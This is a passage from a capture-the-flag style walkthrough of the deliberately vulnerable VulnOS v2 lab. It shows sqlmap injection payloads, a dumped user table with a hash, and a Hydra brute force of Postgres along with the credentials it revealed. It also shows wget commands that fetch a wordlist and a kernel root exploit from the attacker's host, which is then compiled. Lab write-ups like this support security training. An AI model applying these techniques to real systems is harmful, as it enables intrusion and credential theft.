[14:51:30] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[14:51:30] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SELECT)'
[14:51:31] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[14:51:31] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[14:51:32] [INFO] testing 'Oracle AND time-based blind'
[14:51:32] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:51:33] [WARNING] reflective value(s) found and filtering out
[14:51:33] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[14:51:34] [INFO] target URL appears to have 9 columns in query
[14:51:34] [WARNING] applying generic concatenation with double pipes ('||')
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] n
[14:51:54] [WARNING] if UNION based SQL injection is not detected, please consider usage of option '--union-char' (e.g. '--union-char=1') and/or try to force the back-end DBMS (e.g. '--dbms=mysql')
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] y
[14:52:04] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[14:52:12] [INFO] testing 'MySQL UNION query (27) - 1 to 10 columns'
[14:52:15] [INFO] heuristics detected web page charset 'windows-1252'
[14:52:16] [INFO] GET parameter 'add_value' is 'MySQL UNION query (27) - 1 to 10 columns' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n

```
GET parameter 'add_value' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 593 HTTP(s) requests:
---
Parameter: add_value (GET)
    Type: UNION query
    Title: MySQL UNION query (27) - 9 columns
    Payload: q=1&add_value=odm_user UNION ALL SELECT
CONCAT(0x717a707a71,0x6f474d6e4845716e5159716978477651475153786578556549416b445
36e64616d5a644768486158,0x71717a6a71),27,27,27,27,27,27,27,27#
---
[14:52:28] [INFO] testing MySQL
[14:52:28] [INFO] confirming MySQL
[14:52:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.0
[14:52:28] [INFO] fetching database names
available databases [6]:
[*] drupal7
[*] information_schema
[*] jabcd0cs
[*] mysql
[*] performance_schema
[*] phpmyadmin

[14:52:28] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.1.67'
root@Sec4all-OS:~/pentest/sqlmap#
```


Now we can get further information about the underlying system.

```
root@Sec4all-OS:~/pentest/sqlmap# python sqlmap.py -u
'http://192.168.1.67/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user' -D drupal7 -T users --dump
        _
 ___ ___| |_____ ___ ___  {1.0.5.0#dev}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 14:54:29

[14:54:29] [INFO] resuming back-end DBMS 'mysql'
[14:54:29] [INFO] testing connection to the target URL
[14:54:29] [INFO] heuristics detected web page charset 'ISO-8859-2'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: add_value (GET)
    Type: UNION query
    Title: MySQL UNION query (27) - 9 columns
```

```
    Payload: q=1&add_value=odm_user UNION ALL SELECT
CONCAT(0x717a707a71,0x6f474d6e4845716e5159716978477651475153786578556549416b445
36e64616d5a644768486158,0x71717a6a71),27,27,27,27,27,27,27,27#
---
[14:54:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL 5
[14:54:29] [INFO] fetching columns for table 'users' in database 'drupal7'
[14:54:29] [INFO] heuristics detected web page charset 'windows-1252'
[14:54:29] [WARNING] reflective value(s) found and filtering out
[14:54:29] [INFO] fetching entries for table 'users' in database 'drupal7'
[14:54:29] [INFO] analyzing table dump for possible password hashes
Database: drupal7
Table: users
[2 entries]
+-----+---------+-------------------------+-------------------------------------------------------------
+-------------------------+------+---------+-----------+-----------+--------+---------+-----------
+--------------+----------+-----------+-----------------+
| uid | name    | init                    | pass                                                        | mail                    | data |
theme   | login      | access     | status | picture | created    | timezone      | signature | language   |
signature_format |
+-----+---------+-------------------------+-------------------------------------------------------------
+-------------------------+------+---------+-----------+-----------+--------+---------+-----------
+--------------+----------+-----------+-----------------+
| 0   | <blank> | <blank>                 | <blank>                                                     | <blank>                 |
NULL | <blank> | 0          | 0          | 0      | 0       | 0          | NULL          | <blank>   | <blank>    |
NULL            |
| 1   | webmin  | VulnOSv2@localdomain.com |
$S$DPc41p2JwLXR6vgPCi.jC7WnRMkw3Zge3pVoJFnOn6gfMfsOr/Ug |
VulnOSv2@localdomain.com | b:0; | <blank> | 1462351302 | 1462351302 | 1      | 0       |
1460812762 | Europe/Berlin | <blank>   | <blank>    | NULL            |
+-----+---------+-------------------------+-------------------------------------------------------------
+-------------------------+------+---------+-----------+-----------+--------+---------+-----------
+--------------+----------+-----------+-----------------+

[14:54:30] [INFO] table 'drupal7.users' dumped to CSV file
'/root/.sqlmap/output/192.168.1.67/dump/drupal7/users.csv'
[14:54:30] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.1.67'
root@Sec4all-OS:~/pentest/sqlmap#
```


We now have a username. We could get the password in different ways :
– try to crack the hash
– google for the hash
– go back to the company website and explore a bit more.

Let's go back to the website.
We find at the bottom of each website page the company's site update date:




4. Privilege Escalation

The website is up-to-date because we are 2016. But it says that it is vulnerable since 1980. Could that mean something? Some Administrators and users use the same passwords for different services. Let's find out if it's that obvious. We try ssh user “webmin” with password”1980”



We have a shell on the system !!!!
Let's see if we can elevate our privileges by poking around the system.

If we issue the “ls -l” command we see a compressed file, named post.tar.gz. Let's unpack it.



It appears to be a copy of the online bruteforcer “hydra”. Why is that?

If we issue the “netstat -antp” command we see that only mysql(port3306) and postgresql(5432) database services are running locally just on 127.0.0.1.

```
$ netstat -antp
(No info could be read for "-p": geteuid()=1001 but you should be root.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.1.67:22         192.168.1.20:56393      ESTABLISHED -
tcp6       0      0 :::6667                 :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 ::1:5432                :::*                    LISTEN      -
$
```

Let's think about this. We have a local copy of hydra, a password bruteforcer and a service only running locally.

We begin with entering the directory “post”, compiling hydra by typing the command “ ./configure” followed with “make”. You are not obligated to do “make install “ , that's up to you. “make” will do just fine.
Type ./hydra –-help to check if everything is running fine.

```
$ ./hydra --help
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-SuvVd46] [serv
ice://server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel (per host, default: 16)
  -U        service module usage details
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: asterisk cisco cisco-enable cvs ftp ftps http[s]-{head|get} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3{-{cram|digest}md5}[s] mss
ql mysql(v4) nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres rdp redis rexec rlogin rsh s7-300 sip smb smtp[s] smtp-enum snmp socks5 teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at http://www.thc.org/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
$
```

We will start by bruteforcing the local postgres database on port 5432.
For the sake of simplicity we use the wordlist “postgres_default_pass.txt provided by metasploit-framework .
We just have to get the wordlist on the target machine.
Fire up apache webserver on your local attacking machine , copy the wordlist to your public html folder and go to your shell as “webmin” user on the target machine.

Issue following command :

```
$ wget http://192.168.1.20/postgres_default_pass.txt
--2016-05-28 15:41:55--  http://192.168.1.20/postgres_default_pass.txt
Connecting to 192.168.1.20:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 31 [text/plain]
Saving to: 'postgres_default_pass.txt'

100%[=============================================================================================================================>] 31          --.-K/s   in 0s

2016-05-28 15:41:55 (1.81 MB/s) - 'postgres_default_pass.txt' saved [31/31]

$
```

“ wget http://192.168.1.20/postgres_default_pass.txt”

Now we run hydra :

```
$   ./hydra -L postgres_default_pass.txt -P postgres_default_pass.txt localhost postgres
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-05-28 15:45:21
[DATA] max 16 tasks per 1 server, overall 64 tasks, 25 login tries (l:5/p:5), ~0 tries per task
[DATA] attacking service postgres on port 5432
[5432][postgres] host: localhost   login: postgres   password: postgres
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-05-28 15:45:22
```

We have a hit! We now know that the user credentials for the postgresql database are postgres:posgtres.
Still in our shell as “webmin” , we login to the postgresql database and poke around.

```
$ psql -U postgres
psql: FATAL:  Peer authentication failed for user "postgres"
$ psql -h localhost -U postgres
Password for user postgres:
psql (9.3.11)
SSL connection (cipher: DHE-RSA-AES256-GCM-SHA384, bits: 256)
Type "help" for help.

postgres=#
```

```
postgres=# \l
                                List of databases
   Name    |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-----------+----------+----------+-------------+-------------+-----------------------
 postgres  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 system    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =CTc/postgres       +
           |          |          |             |             | postgres=CTc/postgres
 template0 | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres         +
           |          |          |             |             | postgres=CTc/postgres
 template1 | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres         +
           |          |          |             |             | postgres=CTc/postgres
(4 rows)

postgres=#
```

```
postgres=# \c system
SSL connection (cipher: DHE-RSA-AES256-GCM-SHA384, bits: 256)
You are now connected to database "system" as user "postgres".
system=#
```

```
system=# \dt
Schema | public
Name   | users
Type   | table
Owner  | postgres

system=#
```

```
system=# SELECT * FROM users;
ID       | 1
username | vulnosadmin
password | c4nuh4ckm3tw1c3

system=#
```

…. And we have a new password!!
Let's find out if we can login again via ssh with these credentials.

```
root@Sec4all-OS:~# ssh vulnosadmin@192.168.1.67
vulnosadmin@192.168.1.67's password:
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 3.13.0-24-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sat May 28 15:05:50 CEST 2016

  System load:  0.0               Processes:           91
  Usage of /:   5.8% of 29.91GB   Users logged in:     1
  Memory usage: 17%               IP address for eth0: 192.168.1.67
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Wed May  4 19:35:16 2016 from 192.168.56.101
vulnosadmin@VulnOSv2:~$
```

Whata you know.... We just elevated to a new system user which hopefully has more rights than “webmin” username

```
vulnosadmin@VulnOSv2:~$ id
uid=1000(vulnosadmin) gid=1000(vulnosadmin) groups=1000(vulnosadmin),4(adm),24(cdrom),30(dip),46(plugdev),110(lpadmin),111(sambashare)
vulnosadmin@VulnOSv2:~$ sudo -l
[sudo] password for vulnosadmin:
Sorry, user vulnosadmin may not run sudo on VulnOSv2.
vulnosadmin@VulnOSv2:~$
```

We notice that the user “vulnosadmin” has no sudo rights on the system, let's poke around a bit.

```
root@Sec4all-OS:~# wget http://192.168.1.67/r00t.blend
--2016-05-28 16:41:32--  http://192.168.1.67/r00t.blend
Verbinding maken met 192.168.1.67:80... verbonden.
HTTP-verzoek is verzonden; wachten op antwoord... 200 OK
Lengte: 449100 (439K)
Wordt opgeslagen als: ‘r00t.blend’

r00t.blend                          100%[=============================================================================>] 438,57K  --.-KB/s   in 0,007s

2016-05-28 16:41:32 (57,2 MB/s) - ‘‘r00t.blend’’ opgeslagen [449100/449100]
vulnosadmin@VulnOSv2:~$
```


We found a weird file in the home directory of the user “vulnosadmin”. If we look it up , it seems to be a blender3D file. Blender 3D is 3D modeling and animation software.
Let's quickly grab a copy of blender and open the r00t.blend file

5. Got r00t?


There are 2 different ways to get root of the system.
This is the first:

– Via the r00t.blend file

If we open the file in blender we are presented with a 3D cube. It is presented in solid mode.



Now if we change to wireframe mode, we see something else:



There is some hidden text inside the cube, which looks like another password. Got r00t?

Again let's try to connect via ssh

```
root@Sec4all-OS:~# ssh root@192.168.1.67
root@192.168.1.67's password:
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 3.13.0-24-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sat May 28 16:36:38 CEST 2016

  System load:  0.0               Processes:           95
  Usage of /:   5.8% of 29.91GB   Users logged in:     2
  Memory usage: 18%               IP address for eth0: 192.168.1.67
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Sat May 28 12:29:46 2016
root@VulnOSv2:~#
```

We now have ful control over the system !!!

– Via local exploit

One of the first things I do if I get a remote shell on the system is issue the “uname -a” command to know which kernel the system has.

```
root@Sec4all-OS:~# ssh webmin@192.168.1.67
webmin@192.168.1.67's password:
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 3.13.0-24-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sat May 28 17:31:42 CEST 2016

  System load:  0.0               Processes:           96
  Usage of /:   5.8% of 29.91GB   Users logged in:     2
  Memory usage: 18%               IP address for eth0: 192.168.1.67
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Sat May 28 15:05:51 2016 from 192.168.1.20
$ uname -a
Linux VulnOSv2 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:31:42 UTC 2014 i686 athlon i686 GNU/Linux
$
```

We can utilize the searchsploit tool to see if this is a vulnerable kernel.

```
root@Sec4all-OS:~# searchsploit linux kernel 3.13
-------------------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                             |  Path
                                                                                                           | (/usr/share/exploitdb/platforms)
-------------------------------------------------------------------------------------------------------------------------------------------
Linux Kernel 3.4 < 3.13.2 - recvmmsg x32 compat - Proof of Concept                                         | ./linux/dos/31305.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - Arbitrary Write with CONFIG_X86_X32 Exploit                     | ./linux/local/31346.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10) - 'CONFIG_X86_X32=y' Local Root Exploit                     | ./linux/local/31347.c
Linux Kernel <= 3.13 - Local Privilege Escalation PoC (gid)                                                | ./linux/local/33824.c
Linux Kernel <= 3.13 / <= 3.14 (Ubuntu) - splice() System Call Local DoS                                   | ./linux/dos/36743.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - overlayfs Local Root Shell                   | ./linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - overlayfs Privilege Escalation (Access /etc/shadow) | ./linux/local/37293.txt
-------------------------------------------------------------------------------------------------------------------------------------------
root@Sec4all-OS:~#
```

Let's try this one :


Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - overlayfs Local Root Shell

copy the exploit code to the target system , compile and run the code.

```
$ wget http://192.168.1.20/37292.c
--2016-05-28 17:48:44--  http://192.168.1.20/37292.c
Connecting to 192.168.1.20:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5123 (5.0K) [text/x-csrc]
Saving to: '37292.c'

100%[==================================================================================>] 5,123       --.-K/s   in 0s

2016-05-28 17:48:44 (289 MB/s) - '37292.c' saved [5123/5123]

$ ls -l
total 580
-rw-rw-r-- 1 webmin webmin   5123 May 28 17:44 37292.c
drwxr-xr-x 3 webmin webmin   4096 May 28 15:41 post
-rw-rw-r-- 1 webmin webmin 579442 Apr 30 15:25 post.tar.gz
$ gcc 37292.c -o ofs
$ ls -l
total 592
-rw-rw-r-- 1 webmin webmin   5123 May 28 17:44 37292.c
-rwxrwxr-x 1 webmin webmin  12193 May 28 17:48 ofs
drwxr-xr-x 3 webmin webmin   4096 May 28 15:41 post
